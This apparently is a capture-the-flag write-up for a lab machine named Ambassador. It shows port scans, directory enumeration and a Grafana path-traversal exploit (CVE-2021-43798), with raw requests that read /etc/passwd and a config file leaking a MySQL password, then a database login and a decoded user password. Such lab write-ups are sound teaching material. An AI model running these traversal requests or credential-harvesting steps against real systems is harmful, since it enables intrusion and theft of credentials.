

Ambassador

NMAP

```
nmap -sS -Pn 10.129.228.56
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 10:32 CET
Nmap scan report for 10.129.228.56
Host is up (0.060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
3306/tcp  open  mysql
```


```
nmap -A 10.129.228.56
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-22 10:33 CET
Nmap scan report for 10.129.228.56
Host is up (0.043s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
|   256 80a4c52e9ablecda276439a408973bef (ECDSA)
|_  256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-generator: Hugo 0.94.2
|_ http-title: Ambassador Development Server
3000/tcp  open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie:
redirect_to=%2Fnice%2520ports%252C%2FTri%252Eity.txt%252ebak; Path=/;
HttpOnly; SameSite=Lax
|   X-Content-Type-Options: nosniff
|   X-Frame-Options: deny
|   X-Xss-Protection: 1; mode=block
|   Date: Thu, 22 Dec 2022 09:34:00 GMT
```

```

|   Content-Length: 29
|   href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq,
TerminalServerCookie:
|   HTTP/1.1 400 Bad Request
|   Content-Type: text/plain; charset=utf-8
|   Connection: close
|   Request
|   GetRequest:
|   HTTP/1.0 302 Found
|   Cache-Control: no-cache
|   Content-Type: text/html; charset=utf-8
|   Expires: -1
|   Location: /login
|   Pragma: no-cache
|   Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|   X-Content-Type-Options: nosniff
|   X-Frame-Options: deny
|   X-Xss-Protection: 1; mode=block
|   Date: Thu, 22 Dec 2022 09:33:29 GMT
|   Content-Length: 29
|   href="/login">Found</a>.
|   HTTPOptions:
|   HTTP/1.0 302 Found
|   Cache-Control: no-cache
|   Expires: -1
|   Location: /login
|   Pragma: no-cache
|   Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|   X-Content-Type-Options: nosniff
|   X-Frame-Options: deny
|   X-Xss-Protection: 1; mode=block
|   Date: Thu, 22 Dec 2022 09:33:34 GMT
|_   Content-Length: 0
3306/tcp open  mysql    MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
|   Thread ID: 9
|   Capabilities flags: 65535
|   Some Capabilities: FoundRows, InteractiveClient,
IgnoreSpaceBeforeParenthesis, SupportsTransactions, Support41Auth,
Speaks41ProtocolOld, LongColumnFlag, IgnoreSigpipes,
SwitchToSSLAfterHandshake, SupportsLoadDataLocal, ODBCClient,
Speaks41ProtocolNew, ConnectWithDatabase, LongPassword, SupportsCompression,
DontAllowDatabaseTableColumn, SupportsAuthPlugins,
SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: <,miU\x0F\x07\x073\x03\x0F(:\x15\x10\x08fAJJ
|_   Auth Plugin Name: caching_sha2_password

```

Website



Gobuster

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt --url
http://10.129.228.56
=====
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.228.56
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Timeout: 10s
=====
2022/12/22 10:41:28 Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/categories (Status: 301) [Size: 319] [-->
http://10.129.228.56/categories/]
/images (Status: 301) [Size: 315] [-->
http://10.129.228.56/images/]
```

```
/index.html          (Status: 200) [Size: 3654]
/posts               (Status: 301) [Size: 314] [-->
http://10.129.228.56/posts/]
/server-status       (Status: 403) [Size: 278]
/sitemap.xml         (Status: 200) [Size: 645]
/tags                (Status: 301) [Size: 313] [-->
http://10.129.228.56/tags/]
Progress: 4561 / 4615
(98.83%)=====
2022/12/22 10:41:49 Finished
=====
```

Grafana - Port 3000

- Version 8.2.0 → CVE-2021-43798

```
gobuster dir -w /usr/share/wordlists/dirb/common.txt --url
http://10.129.228.56:3000 --exclude-length "29"
=====
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.129.228.56:3000
[+] Method:              GET
[+] Threads:             10
[+] Wordlist:             /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] Exclude Length:      29
[+] User Agent:           gobuster/3.3
[+] Timeout:             10s
=====
2022/12/22 10:49:23 Starting gobuster in directory enumeration mode
=====
/apis                 (Status: 401) [Size: 27]
/api                  (Status: 401) [Size: 27]
/login                (Status: 200) [Size: 26724]
/org                  (Status: 302) [Size: 24] [--> /]
/public               (Status: 302) [Size: 31] [--> /public/]
/robots.txt           (Status: 200) [Size: 26]
/signup               (Status: 200) [Size: 26693]
Progress: 4509 / 4615
(97.70%)=====
2022/12/22 10:49:44 Finished
=====
```

<https://github.com/A-D-Team/grafanaExp>

```
./grafanaExp_linux_amd64 exp -u "http://10.129.228.56:3000"
```

```
2022/12/22 11:15:24 Target vulnerable has plugin [alertlist]
2022/12/22 11:15:24 Got secret_key [SW2YcwTIb9zp00hoPsMm]
2022/12/22 11:15:24 There is [0] records in db.
2022/12/22 11:15:24 type:[mysql]      name:[mysql.yaml]      url:[]
user:[grafana]      password[]      database:[grafana]      basic_auth_user:[]
basic_auth_password:[]
2022/12/22 11:15:24 All Done, have nice day!
```

RFI CVE-2021-43798

```
GET /public/plugins/alertlist/../../../../../../../../etc/passwd HTTP/1.1
Host: 10.129.228.56:3000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/107.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: redirect_to=%2Fpublic%2Fplugins%2Fmysql%2F
Connection: close
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
```

```
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
grafana:x:113:118::/usr/share/grafana:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
consul:x:997:997::/home/consul:/bin/false
```

GET

/public/plugins/alertlist/../../../../../../../../var/www/html/index.html

/etc/grafana/provisioning/datasources/mysql.yaml

GET

/public/plugins/alertlist/../../../../../../../../etc/grafana/provisioning/datasources/mysql.yaml HTTP/1.1

HTTP/1.1 200 OK

Accept-Ranges: bytes

Cache-Control: no-cache

Content-Length: 180

Content-Type: application/x-yaml

Expires: -1

Last-Modified: Fri, 02 Sep 2022 00:56:07 GMT

Pragma: no-cache

X-Content-Type-Options: nosniff

X-Frame-Options: deny

X-Xss-Protection: 1; mode=block

Date: Thu, 22 Dec 2022 13:26:24 GMT

Connection: close

apiVersion: 1

datasources:

- name: mysql.yaml
 - type: mysql
 - host: localhost
 - database: grafana
 - user: grafana
 - password: dontStandSoCloseToMe63221!
 - editable: false

msf mysql enum

```
msf6 > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > show info
```

```
    Name: MySQL Enumeration Module
  Module: auxiliary/admin/mysql/mysql_enum
 License: Metasploit Framework License (BSD)
    Rank: Normal
```

```
Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
```

```
Check supported:
  No
```

Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	3306	yes	The target port (TCP)
USERNAME		no	The username to authenticate as

Description:

This module allows for simple enumeration of MySQL Database Server provided proper credentials to connect remotely.

References:

<https://cisecurity.org/benchmarks.html>

View the full module info with the info -d command.

```
msf6 auxiliary(admin/mysql/mysql_enum) > set PASSWORD
dontStandSoCloseToMe63221!
PASSWORD => dontStandSoCloseToMe63221!
msf6 auxiliary(admin/mysql/mysql_enum) > set RHOSTS 10.129.228.56
RHOSTS => 10.129.228.56
msf6 auxiliary(admin/mysql/mysql_enum) > set username grafana
username => grafana
msf6 auxiliary(admin/mysql/mysql_enum) > set ConnectTimeout 30
ConnectTimeout => 30
msf6 auxiliary(admin/mysql/mysql_enum) > run
```

→ Timeout (anti metasploit measures?)

MySQL manual

```
show databases;
use information_schema
select * from tables;
```

```
| def          | whackywidget          | users
| BASE TABLE | InnoDB                | 10 | Dynamic      | 0 |
0 | 16384       | 0 | 0 | 0 |
NULL | 2022-09-02 00:49:04 | NULL | NULL | utf8mb4_0900_ai_ci |
NULL |
|
| def          | performance_schema    | innodb_redo_log_files
| BASE TABLE | PERFORMANCE_SCHEMA    | 10 | Dynamic      | 1 |
0 | 0 | 0 | 0 | 0 |
NULL | 2022-12-22 09:31:21 | NULL | NULL | utf8mb4_0900_ai_ci |
NULL |
|
+-----+-----+-----+-----+
-----+-----+-----+-----+-----+
-----+-----+-----+-----+
+-----+-----+-----+-----+
--+-----+-----+-----+-----+
-----+
329 rows in set (0.325 sec)
```

```
MySQL [information_schema]> use whackywidget;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
MySQL [whackywidget]> show tables;
```

```
+-----+
| Tables_in_whackywidget |
+-----+
| users                   |
+-----+
1 row in set (0.048 sec)
```

```
MySQL [whackywidget]> select * from users;
```

```
+-----+-----+
| user      | pass                                     |
+-----+-----+
| developer | YW5FbmdsaXNoTWFuSW50ZXdZb3JrMDI3NDY4Cg== |
+-----+-----+
1 row in set (0.047 sec)
```

```
echo "YW5FbmdsaXNoTWFuSW50ZXdZb3JrMDI3NDY4Cg==" | base64 -d
anEnglishManInNewYork027468
```

